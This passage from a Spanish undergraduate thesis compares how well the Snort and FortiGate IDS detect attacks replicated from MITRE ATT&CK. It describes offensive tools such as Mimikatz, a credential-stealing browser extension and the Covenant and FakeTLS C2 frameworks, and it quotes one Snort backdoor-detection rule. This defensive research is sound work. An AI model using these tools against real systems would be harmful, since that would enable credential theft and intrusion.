Figura 5-43. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS1)	200
Figura 5-44. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS2)	200
Figura 5-45. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS3)	201

Figura 5-46. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS4)	201
Figura 5-47. Gráfica de Detección Eficaz por RuleSets – LV1 – Snort	202
Figura 5-48. Gráfica de Detección Eficaz por RuleSets – LV2 – Snort	202
Figura 5-49. Gráfica de Rendimiento – Detección Eficaz Ataques - Snort	203
Figura 5-50. Imagen de Firmas de Motor IPS	204
Figura 5-51. Imagen de Firmas de Motor de Control de Aplicaciones	204
Figura 5-52. Gráfica de Densidad de Alertas por Táctica – FG	205
Figura 5-53. Gráfica de Efectividad de Alertas – FG	205
Figura 5-54. Gráfica de % de FP por Procedimiento frente a RuleSets – FG	209
Figura 5-55. Gráfica de % Detección Promedio Flujos Detectados – FG	210
Figura 5-56. Gráfica de % Detección Total/Promedio de Flujos con Ataque por Tácticas – FG	210
Figura 5-57. Histograma de % Detección Total de Flujos por Técnica – FG	210
Figura 5-58. Histograma de % Detección Promedio de Flujos por Técnica – FG	211
Figura 5-59. Gráfica de % Detección Eficaz de Flujos/Ataques - FG	211
Figura 5-60. Gráfica de % Detección Eficaz de Flujos/Ataques por Táctica - FG	212
Figura 5-61. Gráfica de % Detección Eficaz de Flujos/Ataques por Contexto de Ataque – FG	212
Figura 5-62. Gráficas de % Promedio de Detección Eficaz de Ataques LV1/LV2 por Táctica – FG	213
Figura 5-63. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo - FG	213
Figura 5-64. Gráfica de % Promedio de Detección de Flujos TP Detectados LV1 por Táctica - FG	214
Figura 5-65. Gráfica de % Promedio de Detección de Flujos TP Detectados LV2 por Táctica - FG	214
Figura 5-66. Gráfica de % Promedio de Detección Eficaz para Ataques LV1 y LV2 – FG	215
Figura 5-67. Gráfica de Rendimiento de Detecciones Eficaces - FG	216
Figura 5-68. Gráfica de Porcentajes Tácticas Implementadas (Técnicas)	217
Figura 5-69. Gráfica de Porcentajes Tácticas Implementadas (Subtécnicas)	217
Figura 5-70. Gráfica de Porcentajes Tácticas Implementadas (Ataques)	217
Figura 5-71. Gráfica de Tácticas / Técnicas / Subtécnicas Detectables por Red Cubiertas	218
Figura 5-72. Gráfica de Categorización de Ataques – LV1 vs LV2	218
Figura 5-73. Gráfica de Densidad de Alertas por Táctica – Snort vs FG	219
Figura 5-74. Gráfica de Efectividad de Alertas por Táctica – Snort vs FG	220
Figura 5-75. Gráfica de Procedimiento de Identificación de Alertas – Snort vs FG	220
Figura 5-76. Gráfica de % Detección de Flujos con Ataque Detectados – Snort vs FG	221
Figura 5-77. Gráfica de % Detección de Flujos con Ataque por Táctica – Snort (RS4) vs FG	221
Figura 5-78. Gráfica de % Detección Flujos con Ataque por Táctica – Snort vs FG	222
Figura 5-79. Gráfica de Detección Detallada por Técnica – Snort vs FG	222
Figura 5-80. Gráfica de % Promedio de Detección Eficaz de Flujos – Snort vs FG	223
Figura 5-81. Gráfica de % Promedio de Detección Eficaz de Ataques – Snort vs FG	223
Figura 5-82. Gráfica de % Promedio de Detección Eficaz de Ataques por Táctica – Snort vs FG	224
Figura 5-83. Gráfica de Detección Eficaz de Ataques por Protocolo – Snort vs FG	225
Figura 5-84. Gráfica de Detecciones Eficaces – LV1 – Snort vs FG	225
Figura 5-85. Gráfica de Detecciones Eficaces – LV2 – Snort vs FG	226

Figura 5-86. Rendimiento – Snort vs FG	226
Figura 5-87. Comparativa General – Detección Eficaz Ataques – Snort vs FG	227
Figura 6-1. Modo de uso de <i>tcpreplay</i> para conmutadores y switches	232
Figura B-1. Tráfico de validación de Correo Electrónico	285
Figura B-2. Tráfico de Creación de Cuentas	286
Figura B-3. Tráfico de Acceso a Red VPN – I	286
Figura B-4. Tráfico de Acceso a Red VPN – II	287
Figura B-5. Tráfico generado por el Exploit de Bloqueo	287
Figura B-6. Tráfico generado por el Exploit de Ejecutable	288
Figura B-7. Tráfico de Relación de Confianza	288
Figura B-8. Tráfico de Ejecución Remota de Servicios - I	288
Figura B-9. Tráfico de Ejecución Remota de Servicios – II	289
Figura B-10. Tráfico de Extensiones de Navegador	289
Figura B-11. Tráfico de Borrado de Indicadores	290
Figura B-12. Tráfico de Modificación de Registro – I	290
Figura B-13. Tráfico de Modificación de Registro – II	291
Figura B-14. Tráfico de Controlador de Dominio Corrupto – I	291
Figura B-15. Tráfico de Controlador de Dominio Corrupto – II	291
Figura B-16. Tráfico de Controlador de Dominio Corrupto – III	292
Figura B-17. Tráfico de DCSync	292
Figura B-18. Tráfico de Descubrimiento de Dueño del Sistema	293
Figura B-19. Tráfico de Descubrimiento de Dominios de Confianza	293
Figura B-20. Tráfico de Spearphishing interno – I	294
Figura B-21. Tráfico de Spearphishing interno – II	294
Figura B-22. Tráfico de Recolección de Datos en Red	295
Figura B-23. Tráfico de Recolección Remota de Correos Electrónicos	295
Figura B-24. Tráfico de Suplantación de Protocolo – I	296
Figura B-25. Tráfico de Suplantación de Protocolo – II	296
Figura B-26. Tráfico de Esteganografía	297
Figura B-27. Tráfico de Canales de Retirada	297
Figura B-28. Tráfico de Proxy Interno	298
Figura B-29. Tráfico de Servicios Web	298
Figura B-30. Tráfico de Canales Multifase	299
Figura B-31. Tráfico de Exfiltración por Bluetooth	299
Figura B-32. Tráfico de Duplicación de Tráfico	300
Figura B-33. Tráfico de Transferencia Programada – I	300
Figura B-34. Tráfico de Transferencia Programada – II	300
Figura B-35. Tráfico de Payload mediante WinRM	301
Figura B-36. Tráfico de Exfiltración por ICMP	302
Figura B-37. Tráfico de Inyección SQL	302

Figura B-38. Tráfico de Eternal Blue	303
Figura B-39. Tráfico de Vulnerabilidad en Servicio FTP	303
Figura B-40. Tráfico de Descubrimiento de Servicios de Red / DDOS	304
Figura B-41. Tráfico de Obtención de Contraseñas por Fuerza Bruta (FTP)	304
Figura B-42. Tráfico de Obtención de Contraseña por Fuerza Bruta (SSH)	305
Figura B-43. Tráfico de Inyección SQL (CIC-2018)	305
Figura B-44. Tráfico de Ataque con Botnet	306
Figura B-45. Tráfico de Ataque Web	306
Figura B-46. Tráfico de Inundación HTTP – I	307
Figura B-47. Tráfico de Inundación HTTP - II	307
Figura B-48. Tráfico de Inundación TCP	308
Figura B-49. Tráfico de Inyección SQL a Altos Bytes I	308
Figura B-50. Tráfico de Inyección SQL a Altos Bytes II	308
Figura D-1. Escenario Subred con 2 Equipos	313
Figura D-2. Escenario Subred con Varios Equipos	313
Figura E-1. Modelo E-R Fundamental	316
Figura E-2. Sentencia SQL 1	318
Figura E-3. Sentencia SQL 2	318
Figura E-4. Sentencia SQL 3	319
Figura E-5. Sentencia SQL 4	319
Figura E-6. Sentencia SQL 5	320
Figura E-7. Sentencia SQL 6	320
Figura E-8. Sentencia SQL 7	321

1 INTRODUCCIÓN

“Si se espera que una máquina sea infalible, no se puede esperar que sea inteligente.”

Alan Turing

1.1 Motivación y objetivos

El Efecto Halo es un sesgo cognitivo estudiado en 1920 por Edward L. Thorndike [1] que identifica un error en el razonamiento humano cuando la impresión formada a partir de una característica aislada influencia o condiciona un juicio completo que incluye otros factores independientes del anterior. Este concepto es aplicable a casi cualquier ámbito de la sociedad, pues concierne al pensamiento humano. Aunque el origen del estudio se centra en las interacciones meramente conversacionales y lingüísticas, a lo largo de los años se ha indagado en su alcance y extrapolado a campos como la mercadotecnia y el estudio del producto. Comúnmente, se elabora la interpretación de que características como la popularidad o el coste se encuentran íntimamente ligadas al rendimiento del producto, lo cual constituye un claro ejemplo de este fenómeno. Esto ocurre también con frecuencia en el mercado de la ciberseguridad, en productos como los cortafuegos y los IDS. Aprovechando la gran amenaza que suponen los ataques cibernéticos y el temor que generan en los usuarios, se logra establecer un vínculo irreal entre apariencia tranquilizadora y rendimiento. Aquellas empresas que logren un mayor impacto en la primera impresión de los clientes también lograrán mejores resultados en etapas posteriores de venta. Por todo esto, se plantea indispensable estudiar, a nivel práctico y obviando estas ajenidades, las capacidades y el valor que productos enfocados a la ciberseguridad ofrecen al cliente, en base a su comportamiento, rendimiento y características.

Dentro del ámbito de la ciberseguridad, los IDS juegan un papel crucial en la defensa. Un IDS, siglas de *Intrusion Detection System*, es un software encargado de monitorizar tráfico de red en busca de amenazas y actividad potencialmente maliciosa, basando su comportamiento en un sistema de alertas. Para poder realizar un acercamiento a esta tecnología, se incluyen en el estudio para su análisis los IDS Snort y FortiGate. El IDS Snort, producto de CISCO y *OpenSource*, se postula en el mercado como un candidato para preservar la seguridad de las redes. Hasta la fecha, sigue considerándose como una de las alternativas más populares y longevas, siendo lanzado al mercado de forma oficial en 1998. La inversión en este campo ha llevado también a la aparición de otros productos innovadores, como los cortafuegos de nueva generación (NGFW). Es el caso de FortiGate, producto basado en licencias de la compañía Fortinet. Según datos recolectados por TrustRadius [2], FortiGate fue el cortafuegos líder en 2021, abarcando un 40% del mercado, casi cuatro veces más que su perseguidor (CISCO ASA con un 12%). No obstante, esto no implica necesariamente que el rendimiento de estos IDS sea óptimo o vaya en consonancia con su prestigio. Se define, por tanto, el objetivo elemental de este estudio como el análisis de la solvencia y adecuación de Snort y FortiGate en el ámbito de la ciberseguridad, para poder establecer una conclusión fiable respecto a la capacidad de detección de ambos.

Para lograr esta meta, se hace uso de un repositorio repleto de técnicas de ataque, definidas por la MATRIZ ATT&CK®, que servirán como pruebas prácticas para calificar a ambos IDS. Los resultados son recogidos y expuestos en diferentes formatos para extraer observaciones y conclusiones.

1.2 Estado del Arte

Este estudio, junto con el recientemente desarrollado que intercambia FortiGate por PaloAlto, se sustenta sobre otros Trabajos Fin de Carrera ambientados en la misma temática. Estos trabajos complementarios abarcan un rango reducido de técnicas, que han sido analizadas de forma particular al contexto de cada estudio. Debido a la falta de cohesión entre estos y a la implementación parcial de la matriz completa de ataques, es primordial integrar toda la documentación disponible, así como continuar el proceso de implementación de los ataques. Este TFG abarca, de manera exclusiva, la implementación de 26 nuevas modalidades de ataque, la detección actualizada ofrecida por Snort para estos ataques y otros anteriores que no incluyen esta sección en sus respectivas memorias y la detección ofrecida por FortiGate para todos los ataques del banco completo actual. Asimismo, junto con el TFG de PaloAlto, se elaboran tablas de resultados para las detecciones completas de Snort, FortiGate y PaloAlto.

1.3 Metodología

El desarrollo completo de este estudio puede dividirse en cuatro fases. Durante la primera de ellas, se recogen todos los recursos necesarios para las fases posteriores y se preparan los entornos para las detecciones de Snort y FortiGate. Estos recursos abarcan tanto los elementos que fueron elaborados en Trabajos Fin de Carrera anteriores como los que aún no han sido replicados. Para esto último, se consulta mayoritariamente en la matriz MITRE ATT&CK® para empresas, pero también en múltiples referencias que ofrezcan una visión clarificadora de los pasos a seguir para cada técnica concreta.

En la segunda fase, con toda la información entrante preparada, se pone en marcha la creación de redes adaptadas a cada una de las técnicas, así como la incorporación de todas las herramientas que intervengan en los ataques. Con los escenarios preparados, se procede a la simulación de las técnicas seleccionadas y a la captura en red de los paquetes generados. Todo este proceso dispone de documentación auxiliar (capturas, procedimiento explicado, herramientas necesarias, etc.).

La tercera fase la conforma el análisis de ambos IDS. En esta sección, ya con el entorno listo, todas las capturas recicladas de trabajos anteriores sumadas a las recién elaboradas son enviadas a los IDS para su detección. Como salida, se obtiene una matriz de alertas y registros que pasarán a la fase cuatro para su exposición y análisis.

La cuarta y última fase comprende el almacenamiento de los resultados y su exposición, para poder ser estudiados con detenimiento y analizados exhaustivamente. Esto incluye, a grandes rasgos, la elaboración de un repositorio en Github, que, de forma persistente pueda mantener una estructura concisa y adecuada para los datos salientes (véase el ANEXO C – Repositorio de Github). Esta fase y la tercera se encuentran a veces entrelazadas, para impedir la sobrecarga de información en los tramos finales del estudio (se hace un traspaso progresivo de los resultados, a medida que se van obteniendo tras las realizaciones de los ataques).

2 BASE TEÓRICA Y HERRAMIENTAS

2.1. Matriz MITRE ATT&CK®

Ante el dilema que propone la clasificación y categorización de los diferentes procedimientos de ataque, MITRE ATT&CK® [3] pretende solventar esta incógnita aportando una base de datos de todos los ataques que afectan a la ciberseguridad de las empresas. Con fines puramente científicos, esta empresa (o matriz) busca crear una fuente de conocimiento cimentada sobre las observaciones del mundo real.

La estructura planteada por esta matriz se sustenta sobre tres contextos: Enterprise, ICS y Mobile. La primera, en la que se centrará el estudio, abarca los entornos empresariales, con equipos Windows, macOS y Linux entre otros entornos *Cloud*. ICS y Mobile hacen referencia respectivamente a entornos industriales y móviles.

Para la matriz Enterprise, tres términos definen el esquema completo: táctica, técnica y subtécnica.

Táctica: categoría primaria que divide los ataques según su finalidad principal, e.g. la táctica Initial Access incluye todos los ataques que buscan acceder por primera vez a la red víctima.

Técnica: categoría secundaria que separa los ataques de una táctica según el medio empleado para lograr la finalidad principal, e.g. la técnica Phishing (Initial Access) hace uso de la manipulación mediante mensajes para ganar acceso a la red víctima.

Subtécnica: categoría terciaria, que puede o no existir para cada técnica y que especifica las diferentes alternativas viables para la consecución de la técnica a la que pertenece, e.g. *Spearphishing Link* (Phishing, Initial Access) consiste en el envío de enlaces maliciosos por mensaje, con intención de manipular a la víctima para acceder a su red.

Tras haber definido la disposición de la matriz, se prosigue con la selección de ataques. Puesto que la naturaleza del estudio es el análisis de ataques en red, únicamente se replicarán ataques cuya detección sea posible por red. La propia empresa MITRE ATT&CK® define cuáles son estos métodos de detección para cada uno de los ataques, por lo que simplemente se atenderá a aquellos que contengan la cadena “Network Traffic”¹ en la columna “Fuente de los Datos”. En el repositorio de Github dedicado al estudio podrá consultar todas las técnicas detectables por red, así como el resto de las técnicas de la matriz.

2.2. Snort

La puesta en marcha de Snort es sencilla, y puede seguirse desde su página web [4] cómodamente. Snort dispone de múltiples modos de funcionamiento y de varios paquetes de reglas. En un entorno empresarial, en el que se espera una protección instantánea, Snort puede ponerse en marcha escuchando en alguna de las interfaces de red disponibles, generando alertas y bloqueando determinados paquetes que puedan infringir las políticas de la empresa. Sin embargo, para este estudio, Snort funciona de forma “pasiva”. El IDS recibe los paquetes capturados después de que el ataque se haya realizado, generando las alertas en base a dichos mensajes.

Un aspecto a tener en cuenta es la existencia concurrente de varias versiones de Snort (v2 y v3). Según la documentación oficial, esta diferencia no afecta a las alertas resultantes, pero sí al rendimiento y escalabilidad del IDS. Aunque estas mejoras pueden resultar tremendamente útiles en entornos complejos de empresas, para el estudio no son relevantes, y tan sólo se tendrá en cuenta este aspecto para la preparación de archivos y extracción de alertas.

¹ En los resultados pueden aparecer detecciones para ataques que no son capturables por red (no contienen esta cadena en la sección de detección), habiendo sido realizados por otros compañeros en anteriores Trabajos Fin de Carrera.

El entorno en el que se sitúa la instancia de Snort está compuesto por varios elementos.

- Instancia del IDS: esto engloba tanto al ejecutable de ambas versiones como a los ficheros bases que intervienen en su ejecución.
- Ficheros de Configuración: para cada versión existe uno o varios ficheros de configuración, que incluyen parámetros relacionados con la detección, como lo son el rango de direcciones a proteger, las direcciones externas, preprocesadores, *plugins*, etc. El extracto que se muestra a continuación muestra una directiva extraída del fichero de configuración de Snortv2.

```
#Rango IP a Proteger
ipvar HOME_NET 192.168.10.0/24
```

- Ficheros de Reglas: para ambas versiones de Snort se hace uso de varios paquetes de reglas, que se utilizan en la detección para generar las alertas de cada ataque. Para el estudio se emplea un conjunto de RuleSets, con diferentes orígenes, para comprobar la capacidad de detección de Snort en todas sus vertientes. Puede consultar más información acerca de los RuleSets en la sección de detecciones de Snort. El siguiente recuadro muestra una regla de ejemplo, para apreciar su formato.

```
alert tcp $HOME_NET 5401:5402 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR
BackConstruction 2.1 Connection"; flow:to_client,established; content:"c|3A 5C|"; metadata:ruleset
community; classtype:misc-activity; sid:152; rev:11; )
```

Esta regla se activará cuando se detecte un paquete con protocolo de transporte TCP, que proceda de la red interna, con puerto origen el 5401 o 5402 y que contenga la cadena “3A 5C” en el contenido del paquete. Esta regla, al igual que todas vienen identificadas por el SID (el de esta regla es el 152).

2.3. FortiGate

La empresa FortiNet es una prestigiosa y polifacética compañía que se centra esencialmente en la creación de productos relacionados con la ciberseguridad. Una de sus ofertas es el cortafuegos de próxima generación FortiGate, con administración unificada para firewall de malla híbrida [5].

FortiGate presenta grandes ventajas en los ámbitos de gestión, administración y diseño frente a Snort. Esto, inevitablemente, dificulta la preparación del entorno y añade complejidad a las detecciones. Por ende, se simplificará siempre que sea posible el proceso de análisis, extrayendo de las alertas los campos más relevantes para el estudio (véase la sección 4.4.2 para consultar las detecciones de FortiGate).

Para capturar la respuesta del cortafuegos ante los paquetes de tráfico malicioso, por cuestiones de instalación y configuración, resulta imprescindible la reproducción de paquetes en vivo mediante comandos como el que se muestra a continuación.

```
sudo tcpreplay -i vnetXX -t -d 1 ataque_replicado.pcapng
```

Esta condición y el procedimiento de detección de FortiGate colisionan con dos características de algunos ataques capturados, que se describen en el ANEXO F – D

Una vez solucionados estos aspectos los resultados pueden extraerse de los *logs* generados por el cortafuegos.

2.4. Herramientas

En anteriores secciones se han detallado los conceptos fundamentales para preparar los entornos de detección. Ahora, para continuar con el desarrollo del estudio, precisamos de herramientas para replicar los ataques y capturar el rastro de paquetes que dejan en red. Podemos clasificarlas en dos categorías, dependiendo de si tienen una finalidad genérica (para todos los ataques) o concreta.

2.4.1 Herramientas Base

Estas utilidades se usan como sustento para la creación, estudio o recolección de los ataques replicados. Todas son ampliamente conocidas y se encuentran extendidas por el mercado.

2.4.1.1 VirtualBox

Algunos ataques tan sólo requieren la intervención de dos equipos conectados directamente. Sin embargo, para otros, se requiere una red más extensa, a veces con tres o más equipos, que interaccionan entre sí de manera compleja. Es indispensable, por tanto, disponer de algún mecanismo de virtualización que permita simular la presencia de estos equipos sin necesidad de poseerlos físicamente. Para ello, existen varios paquetes *software* conocidos, como VMWare y VirtualBox [6]. Para la realización de los ataques incluidos en este Trabajo Fin de Grado se hace uso de la segunda opción. Adicionalmente, ha sido necesario descargar las imágenes de disco óptico de los sistemas operativos correspondientes, haciendo uso de fuentes proporcionadas por la Universidad de Sevilla para su estudio.

2.4.1.2 Wireshark

Mientras los ataques están siendo replicados, es importante que exista una herramienta que nos permita capturar los paquetes que están siendo enviados entre equipos. Existen muchas alternativas, quizás la más conocida es Wireshark [7]. Será la que se emplee para este estudio.

2.4.2 Herramientas Concretas

Estas herramientas permiten que los ataques puedan replicarse de forma fiel a como se realizarían en un hipotético caso real.

2.4.2.1 TheHarvester

TheHarvester es una herramienta basada en las técnicas OSINT [8]. Está diseñada para ser usada en etapas de reconocimiento y recogida de información, siendo capaz de recolectar datos externos a un dominio, como nombres, correos electrónicos, direcciones IP, subdominios y URLs. Tiene dos modos de funcionamiento: pasivo, en el que extrae la información consultando a servidores de búsqueda y activo, mediante métodos de fuerza bruta por DNS. Para el modo pasivo, dispone de un gran abanico de módulos gratuitos. Esta herramienta puede descargarse e instalarse desde su repositorio en GitHub [9], que contiene toda la documentación necesaria.

2.4.2.2 Bulk-mail-verifier

Bulk-mail-verifier es una herramienta que permite verificar si una lista de correos electrónicos es verídica (los correos electrónicos existen) o no. Dispone también de la funcionalidad de verificación de dominios con récords MX. Para lograr todo esto, hace uso de la tecnología Node y de conexiones SMTP. Puede descargarse e instalarse desde su repositorio en Github [10], que contiene toda la documentación necesaria.

2.4.2.3 Redes Sociales

Para determinados ataques se ha accedido a sitios webs de redes sociales, para proceder con la creación de cuentas. Este apartado no se considera una herramienta como tal, pero sí merece mención al tratarse de una utilidad externa. Entre estos sitios, se encuentran Facebook, Github, Microsoft, etc.

2.4.2.4 OpenVPN

OpenVPN es una herramienta que ofrece al usuario su propia red VPN. De esta forma, es posible interconectar virtualmente varios equipos como si estuvieran en la misma subred. Además, esta herramienta ofrece opciones variadas de administración, como la creación de claves de acceso, la configuración de los clientes y la consulta de estadísticas relacionadas con el estado de la red. OpenVPN está sujeta a licencias, aunque ofrece un plan gratuito para redes VPN con escasos usuarios. Toda la documentación está en la página web oficial [11].

2.4.2.5 Exploit-Kit Shadyantra

El concepto de “Exploit-Kit” está ampliamente extendido por el campo del *pentesting*. Su funcionamiento es sencillo, pero no tanto su implementación. Se prepara una página web, fraudulenta en la mayor parte de las ocasiones, a la que accede la víctima. El atacante recoge información valiosa de la víctima, como datos acerca del sistema operativo y su versión. Una vez extraídos estos datos, los compara con las tablas locales que asocian un *exploit-kit* (*malware* dedicado a enfocar una vulnerabilidad concreta) a cada versión. De esta forma, tras conocer la vulnerabilidad de la víctima, se entrega el *exploit-kit* correspondiente que explota dicha vulnerabilidad. Este es el comportamiento que incorpora la utilidad *shadyantra*. Ofrece, además del ataque, una interfaz de usuario (para disponer de elementos visuales que faciliten la distribución el *exploit-kit*), un sistema de enlace entre la página web y una base de datos MySQL (que deberá crearse previamente y que almacenará todos los registros asociados a las víctimas, como dirección MAC, dirección IP, sistema operativo, versión...) y analíticas. Los *exploit-kit*, por seguridad, no son aportados por la herramienta, y deben ser elaborados manualmente. Toda la documentación puede encontrarse en el repositorio en Github dedicado [12].

2.4.2.6 RDP

RDP, o Remote Desktop Protocol es una funcionalidad exclusiva de los sistemas Microsoft como Windows. Este protocolo permite interactuar de forma remota con un equipo Windows, iniciando sesión como uno de los usuarios del equipo y teniendo acceso al escritorio.

2.4.2.7 PsExec y PsTools

PsExec (y PsTools) es una potente herramienta que permite administrar y ejecutar procesos de forma remota en sistemas Windows. Multitud de virus contemporáneos han hecho uso de esta utilidad para sus ataques, por lo que su uso remoto se ve muy limitado ante los cortafuegos. Actualmente puede descargarse esta herramienta desde los repositorios de Microsoft y otras páginas como SysInternals.

2.4.2.8 Malicious-Browser-Extension

Esta herramienta consiste en una extensión de Google Chrome (*plugin*), elaborada manualmente, que vulnera al usuario compartiendo información confidencial de su navegador. Dentro de sus diversas funcionalidades, esta extensión puede compartir el historial de navegación del usuario, robar nombres y contraseñas de los formularios que el usuario rellena, robar cookies de peticiones HTTP salientes, redirigir al usuario a sitios webs aleatorios y ejecutar código JavaScript. Esta herramienta colabora a menudo con la herramienta ElasticSearch, para complementar el ataque con una base de datos en el servidor del atacante que recibe las credenciales y la información privada del usuario. Toda la documentación puede encontrarse en el repositorio en Github dedicado [13].

2.4.2.9 ElasticSearch

Elastic Search es una herramienta compleja que gestiona un sistema de base datos con servicios RESTful integrados. Caracterizado por su velocidad de procesamiento, su rapidez de búsqueda y su flexibilidad, posee una alta reputación en el mercado. Para este estudio, simplemente se tendrá en cuenta su capacidad de integración con otras aplicaciones (concretamente, con la herramienta de extensión maliciosa). Toda la documentación se encuentra en el sitio web oficial de la empresa [14].

2.4.2.10 Comando Net use

En Windows, es posible compartir recursos por red para que sean accesibles desde otros equipos que tengan alcance. El comando `net use` ofrece varias formas de interactuar con estos recursos. Haciendo uso de esta herramienta es posible conectarse al directorio compartido (de forma similar a como lo podrían hacer otros mecanismos como NFS) para posteriormente usarlos como si fueran un sistema de archivos local. También es posible desconectarse de estos recursos con el mismo comando.

2.4.2.11 Winreg / Comando reg

El comando reg es una utilidad de Windows que habilita la edición de un registro de forma remota. Puede añadir, borrar y editar entradas, por lo que es importante tener precaución a la hora de usar esta herramienta.

2.4.2.12 Active Directory Domain Services

Más que una herramienta, ADDS se trata de un servicio de directorio que proporciona los métodos para almacenar datos y ponerlos a disposición de los usuarios y administradores de la red que forman parte del mismo dominio. Los recursos compartidos en este directorio pueden ser de todo tipo, desde impresoras hasta servidores. Este tipo de entorno suele ser muy común en empresas por la administración que ofrece en cuanto a cuentas de usuario y datos relacionados se refiere. Aunque la complejidad del entorno se adapta a la necesaria para que los ataques sean fructíferos y realistas en el estudio, en los escenarios reales ésta puede ser elevada. Esto se debe principalmente a la existencia de dominios, árboles y bosques, normalmente entrelazados, que plantean estructuras híbridas, seguras y extensas. Dentro de estos entornos conviven varios protocolos de uso común entre usuarios, como LDAP, Kerberos y DNS.

2.4.2.13 Mimikatz

Esta herramienta basada en lenguaje C es popular por tratarse de un arma de ataque efectiva para la obtención de credenciales, hash, códigos PIN y tickets kerberos de memoria. Toda la documentación se encuentra en el repositorio de Github dedicado [15].

2.4.2.14 Comando quser / qwinsta

El comando quser (máquinas Windows) muestra información sobre sesiones de Escritorio Remoto de usuario establecidas en un servidor host. Dentro de esta información puede encontrarse el nombre de usuario, nombre de la sesión, identificador y estado de sesión, tiempo de inactividad y fecha y hora en la que el usuario inició sesión. Por otro lado, el comando qwinsta realiza una tarea similar a la de quser, pero incluyendo además información relacionada con otras sesiones que se ejecutan en el servidor.

2.4.2.15 Comando dsquery

El comando dsquery es una herramienta de línea de comandos (Windows) usada principalmente en entornos ADDS. Su uso está centrado en la obtención de todo tipo de objetos que se encuentran almacenados en el directorio compartido, como unidades de organización (OU), contactos, usuarios y servidores.

2.4.2.16 MailEnabler

Frente al servicio de correo electrónico que puede ofrecer un servidor SMTP genérico, la herramienta MailEnabler provee de servicios de mensajería basados en IMAP, SMTP, POP3 y otros protocolos relacionados. Esta utilidad es altamente escalable, funcionando en entornos de un solo dominio y pocos usuarios, pero también en compañías con miles de miembros. Puede consultarse toda la documentación en la página web oficial [16].

2.4.2.17 ThunderBird

Thunderbird es un cliente de correo electrónico desarrollado por la Fundación Mozilla. El uso de esta herramienta no es estrictamente necesario, ya que los equipos por defecto traen instalado algún cliente de correo electrónico predeterminado. A pesar de esto, su incorporación aporta variedad y realismo a los escenarios. La documentación de Thunderbird puede encontrarse en su sitio web oficial [17].

2.4.2.18 Microsoft Exchange

Un servidor Microsoft Exchange es un servidor con software preparado para proveer a una empresa del servicio de correo electrónico. Para la incorporación de esta herramienta, Microsoft proporciona las imágenes virtuales de distintas versiones del servidor, que de manera gratuita pueden ser descargadas y utilizadas durante un periodo de prueba. Este servidor, aunque ofrece múltiples funcionalidades, se utilizará

esencialmente por su capacidad de gestión de buzones y correos electrónicos de empresa.

2.4.2.19 Windows Server

Dentro de los productos Microsoft, y más allá de los equipos convencionales del usuario (Windows 10, 11 y similares) existen equipos centrados únicamente en labores de servidor. Estos equipos reciben el nombre de Windows Server. Dentro del gran rango de funcionalidades que ofrece, se encuentra la conversión del equipo en un DC (Controlador de Dominio), servicio DHCP y servicio DNS, entre otros.

2.4.2.20 FakeTLS

FakeTLS es una herramienta personalizada que implementa un servidor C2 (Command and Control) que oculta el ataque creando cabeceras TLS de forma manual (falseándolas). Estas técnicas se denominan comúnmente como ofuscación de datos. Más allá del uso fraudulento de este protocolo de cifrado, esta herramienta contiene los ejecutables de servidor y cliente, junto con las dependencias de cada paquete. Si ambos se ejecutan en máquinas diferentes (habiendo configurado los parámetros adecuadamente), el equipo servidor es capaz de acceder al terminal del cliente, cifrando la información con este protocolo TLS fraudulento. Toda la documentación puede encontrarse en el repositorio en Github [18].

2.4.2.21 Covenant

Covenant es una herramienta elaborada por una comunidad, más conocida como un *framework* basado en .NET que permite replicar el comportamiento de un servidor C2. Dispone de multitud de características, como las que se detallan a continuación:

- Interfaz Gráfica: Covenant dispone de una interfaz intuitiva para el usuario, facilitando la administración y gestión de los usuarios, tareas, grafos y comandos.
- Multiplataforma: debido a su estructura interna, basada en .NET Core (multiplataforma) Covenant puede ejecutarse en todo tipo de equipos, con sistemas operativos Linux, macOS y Windows. Además, dispone de soporte para dockers.
- Multiusuario: el servidor Covenant está preparado para soportar un sistema de inicio de sesión y almacenamiento de información relacionada, para permitir que varios usuarios accedan al servidor.
- Listeners: estos Listeners, o perfiles de escucha, pueden configurarse para determinar cuál será la comunicación entre las víctimas y el servidor C2.
- Compilación Dinámica: Covenant usa la API Roslyn para una compilación C# dinámica.

Covenant tiene un funcionamiento sencillo. Primero, define unos Listeners para escuchar comunicaciones con víctimas. En otra sección de la interfaz, es posible generar Launchers, o código ejecutable en la máquina víctima para establecer la comunicación con el servidor (este punto es importante, pues para los ataques, este paso previo no será considerado parte de este, pues se ejecuta de forma local en la máquina víctima). Este código tiene muchas variantes. Puede ejecutarse, por ejemplo, en Powershell, estando o no cifrado para ocultar el ataque. Establecida la conexión, Covenant dispone de decenas de comandos que pueden ejecutarse en la víctima y que utilizan el canal original para el intercambio de información.

2.4.2.22 Google Drive API / Google Workspace

Aunque en la mayoría de las ocasiones el uso de herramientas como Google Drive o Google Workspace se realiza directamente desde el navegador, es posible interactuar con estos servicios desde línea de comandos o Powershell (Windows) haciendo uso de la API. Además, Google ofrece una utilidad denominada Workspace en la que habilita a los usuarios de una empresa que pertenezcan a un dominio a subir contenido en diferentes variantes.

2.4.2.23 Bt-obex

Librería Win32 de Bluetooth para habilitar el traspaso de ficheros por este medio en dispositivos que soportan esta acción. Toda la documentación puede encontrarse en la siguiente página web [19].

2.4.2.24 Scapy

Scapy es una librería basada en el lenguaje de programación Python que permite manipular paquetes de la red. Con el uso de esta librería se pueden capturar paquetes, almacenarlos, leerlos, filtrarlos, reenviarlos y manipularlos al antojo del usuario. Además, puede manejar tareas comunes como el escaneo, el cálculo de ruta y descubrimientos de red. Puede encontrarse toda la documentación en el repositorio Github dedicado [20].

2.4.2.25 SSH

SSH, siglas de Secure Shell, es un protocolo de red que permite acceder a un equipo mediante un terminal, y ejecutar comandos de administración remota. Adicionalmente se puede usar para cifrar comunicaciones de otros protocolos como SCP.

2.4.2.26 DVWA (Damn Vulnerable Web App)

DVWA es un paquete software que permite la puesta en marcha de un servidor Web con ciertas vulnerabilidades. Su uso está muy extendido en el mundo del *pentesting* por su practicidad y abanico de posibilidades. Esta tecnología puede encontrarse en el repositorio Github de la siguiente referencia [21].

3 REPOSITORIO DE TRÁFICO DE ANÁLISIS

